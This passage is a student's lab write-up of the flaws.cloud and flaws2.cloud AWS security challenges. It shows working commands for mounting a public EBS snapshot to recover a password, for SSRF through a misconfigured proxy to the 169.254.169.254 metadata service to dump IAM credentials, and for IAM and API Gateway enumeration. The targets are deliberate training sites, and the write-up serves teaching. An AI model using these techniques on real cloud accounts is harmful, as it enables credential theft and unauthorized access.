This returned a list of all buckets the user could access. Among them were buckets for level4, level5, level6, and even a final bucket theend-.... However, this was just surface-level access.

Step 7 (Validation – Premature Access Blocked):
Out of curiosity, I tried jumping ahead to level 6 by visiting:



http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/
Instead of advancing, I was met with an “Access Denied” page, indicating that level 6 is gated behind logic from level 5 — enforcing the intended sequential progression.

Answer to Q1:
Listing the bucket via browser (unauthenticated) revealed full access to .git metadata.

Answer to Q2:
The robots.txt file returned:
User-agent: *
Disallow: /

Answer to Q3:
Although the flaws profile exposed all downstream buckets, direct access to level 6 failed with an access control notice — confirming the exercise’s logical sequencing enforcement.


Step 5: Level 4 – Exploiting Public Snapshots

To start this level, I visited the Level 4 site and was immediately met with HTTP Basic Authentication. Knowing that credentials were revealed in the previous level, I ran

aws sts get-caller-identity --profile flaws to introspect the identity associated with those credentials. The identity belonged to a user named backup, which helped confirm this level's context: a snapshot made by a backup user.

Next, I enumerated public snapshots by filtering with the owner's AWS account ID using:
aws ec2 describe-snapshots --owner-id 975426262029 --profile flaws --region us-west-2

From this, I identified a snapshot named "flaws backup 2017.02.27" with the ID snap-0b49342abd1bdcb89. Then I checked the scope of snapshots available to my flaws credentials, running:
aws ec2 describe-snapshots --profile flaws | wc -l



This returned 847489, highlighting how many snapshots are publicly exposed and reinforcing the core risk demonstrated in this level.

Since AWS Academy limits resources to us-east-1, I used the aws ec2 copy-snapshot command to copy the snapshot from us-west-2 into my own region:
aws ec2 copy-snapshot \
  --region us-east-1 \

--source-region us-west-2 \
--source-snapshot-id snap-07a9c50931c651cf8 \
--description "flaws4 volume copied"




This returned a new snapshot ID snap-0909d6370a67c976d. After waiting a minute for the snapshot to finish copying, I created an EBS volume from this snapshot with:
aws ec2 create-volume \
--availability-zone us-east-1a \
--region us-east-1 \
--snapshot-id snap-0909d6370a67c976d

I then launched a new t2.micro Ubuntu instance in us-east-1a and added a second volume using this snapshot. While configuring SSH, I encountered a common permission error: UNPROTECTED PRIVATE KEY FILE!. I resolved it by locking down the key permissions with:
chmod 600 flawsKeyPair.pem


After SSH-ing into the instance, I mounted the attached volume and navigated through it:
sudo mkdir /calizo
sudo mount /dev/xvdf1 /calizo
cd /calizo/home/ubuntu

There, I found a script called setupNginx.sh. Running cat setupNginx.sh revealed the following command:
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
This exposed the credentials:

- Username: flaws
- Password: nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M




Returning to the Level 4 URL, I entered these credentials and successfully authenticated. The page then forwarded me to the URL for Level 5.




Step 6: Level 5 - SSRF via Misconfigured Proxy


This level was all about weaponizing a misconfigured internal proxy to leak cloud instance metadata—basically a free pass to SSRF if you're creative enough. We start by using the /proxy/ endpoint to fetch external content, but our first test using the URL http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/https://blog.summitroute.com/ failed with a 500 Internal Server Error (likely because the proxy only supports HTTP, not HTTPS).



Not a problem. Pivoting from recon, I then reused the previous level6 URL from Level 3—but tried to fetch it through the proxy instead:
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/
Again, 500 error. No shortcut into Level 6 this time.




At that point, I leaned into the core exploit: AWS EC2’s internal metadata IP 169.254.169.254, a common target for SSRF. Through the proxy, I navigated to:
/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/
This exposed the live IAM role credentials in JSON format. I grabbed the AccessKeyId, SecretAccessKey, and the temporary Token.



To make these usable with the AWS CLI, I configured a new named profile called level5, then manually appended the aws_session_token into my ~/.aws/credentials file. Once set, I ran:
aws s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile level5

This successfully revealed a directory prefix: ddcc78ff/. Plugging that back into the browser, I reached the Level 6 description page at:
http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/



Answers to Numbered Prompts:

1. Show the results including the address bar.
    - Attempting proxy/https://blog.summitroute.com/ failed with a 500 error (screenshot: address bar shown). Suggests proxy does not support HTTPS.

2. Use the proxy to access this internal metadata service and show the results.
    - Accessed 169.254.169.254/latest/meta-data/iam/security-credentials/flaws/ through proxy and dumped live AWS credentials (screenshot captured).

3. Try visiting the level6 URL and show the results.
    - Used newly created level5 AWS CLI profile to list S3 contents of the level6 bucket, extracted subdirectory, and accessed Level 6 successfully.

The takeaway here? Even if an EC2 instance’s metadata service isn’t directly exposed, a poorly restricted proxy opens the door. It’s a dangerous combo—misconfigured web proxies and trusted internal services—especially when temporary IAM credentials can be easily exfiltrated by any savvy attacker.

Step 7: Level 6 – IAM Policy Enumeration & REST API Discovery via Overprivilege

In this final level, I shifted from web exploits to an IAM-focused enumeration using valid user credentials. The challenge emphasized overprovisioned permissions—particularly on a user meant only to perform security audits.

Step 1: AWS Profile Setup
I initialized the level6 profile using the Access Key ID and Secret Key given on the level's page. Since this keypair wasn't session-based (i.e., no Token value), I skipped the aws_session_token field. Region was set to us-west-2.

Command:
aws configure --profile level6

Step 2: IAM User and Policy Discovery
To gain context, I queried my identity and attached policies using:
aws iam get-user --profile level6

The username was Level6.

Next, I listed attached user policies:
aws iam list-attached-user-policies --user-name Level6 --profile level6

I saw two policies:

- SecurityAudit (AWS managed)
- list_apigateways (custom)

I then drilled into the custom policy:

- aws iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --profile level6

Default version: v4. To inspect permissions:

```
aws iam get-policy-version \
  --policy-arn arn:aws:iam::975426262029:policy/list_apigateways \
  --version-id v4 \
  --profile level6
```



Answer 1:

- Action: apigateway:GET
- Resource: arn:aws:apigateway:us-west-2::/restapis/*

This allowed me to enumerate API Gateway deployments in the region.


Step 3: Lambda & API Gateway Enumeration

I listed all Lambda functions available to this user:
aws lambda list-functions --region us-west-2 --profile level6

The function Level6 was deployed.

Then I pulled its policy:

```
aws lambda get-policy \
  --function-name Level6 \
  --region us-west-2 \
  --profile level6
```




```
"Functions": [
    {
        "FunctionName": "Level6",
        "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
        "Runtime": "python2.7",
        "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
        "Handler": "lambda_function.lambda_handler",
        "CodeSize": 282,
        "Description": "A starter AWS Lambda function.",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2017-02-27T00:24:36.054+0000",
        "CodeSha256": "2iEjBytFbH91PXEMO5R/B9DqOgZ7OG/lqoBNZh5JyFw=",
        "Version": "$LATEST",
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
        "PackageType": "Zip",
        "Architectures": [
            "x86_64"
        ],
        "EphemeralStorage": {
            "Size": 512
        },
        "SnapStart": {
            "ApplyOn": "None",
            "OptimizationStatus": "Off"
        },
        "LoggingConfig": {
            "LogFormat": "Text",
            "LogGroup": "/aws/lambda/Level6"
        }
    }
]
}
~ $ aws lambda get-policy --function-name Level6 --region us-west-2 --profile level6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\",
\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:9754262620
29:function:Level6\",\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}]}",
    "RevisionId": "edaca849-06fb-4495-a09c-3bc6115d3b87"
}
~ $
```


Answer 2:

- Action Allowed: lambda:InvokeFunction
- Allowed On:
    - arn:aws:lambda:us-west-2:975426262029:function:Level6
    - with a source condition for: arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6

Using this rest-api-id, I listed API stages:


```
aws apigateway get-stages \
  --rest-api-id s33ppypa75 \
  --region us-west-2 \
  --profile level6
```

```
~ $ aws apigateway get-stages \
>   --rest-api-id s33ppypa75 \
>   --region us-west-2 \
>   --profile level6
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": "2017-02-27T00:26:08+00:00",
            "lastUpdatedDate": "2017-02-27T00:26:08+00:00"
        }
    ]
}
~ $
```


Odin ID: calizo

Stage found: Prod.

I crafted the final URL:
https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6



The API response redirected me to the final FLAWS level URL:
http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/



Step 4: Final Access
Answer 3:

I visited the above endpoint and saw the completion message for the FLAWS series. It was a great capstone lesson reinforcing IAM enumeration, REST API discovery, and overly permissive policies.

Even when IAM roles are scoped for audit purposes, overly broad permissions—such as apigateway:GET or indirect Lambda invocation—can expose functionality and secrets not intended for them. Regular audits and least privilege enforcement remain critical in cloud environments.

Lab 8.2 flaws2.cloud

Step 1: Introduction and Setup

This step introduces the flaws2.cloud challenge series, which explores how misconfigured cloud infrastructure — particularly on AWS — can lead to serious security vulnerabilities. The site serves as an intentionally vulnerable playground, allowing attackers to escalate from application-level flaws to unauthorized access of AWS resources like S3 buckets.

After navigating to http://flaws2.cloud and selecting the "Attacker!" link, I was presented with an overview of how seemingly benign application issues can cascade into broader privilege exploitation within a cloud environment. The goal here is to chain application vulnerabilities with over-privileged IAM roles, mirroring real-world cloud misconfiguration scenarios like those found in public breach reports.

Setup & Tooling
Before proceeding, I ensured my AWS CLI environment was properly configured and that jq was installed for JSON parsing. These tools are critical for interacting with cloud services in later steps, especially when dealing with credential harvesting, metadata endpoints, and privilege escalation analysis.

```
# Installed jq on AWS Cloud Shell
sudo yum install jq -y

# Verified AWS CLI and jq installations
aws --version
jq --version
```

At this stage, I reviewed the landing page using browser DevTools to get a baseline understanding of the site’s structure:


- No authentication present
- No cookies or tokens set in the initial response
- No subdomain hops yet, but likely in future steps
- Simple HTML served without embedded JavaScript or API calls

This foundational step doesn’t involve direct exploitation, but instead serves as orientation. It sets the stage for tracing misconfigurations that will be gradually unveiled through AWS service misuse and role-based privilege escalations. With

tooling verified and the context established, I’m now ready to begin enumeration and identify the vulnerable entry point referenced in the next step.


Step 2: Exploiting Unhandled Error Disclosure in Serverless Lambda (flaws2 Attacker 1)

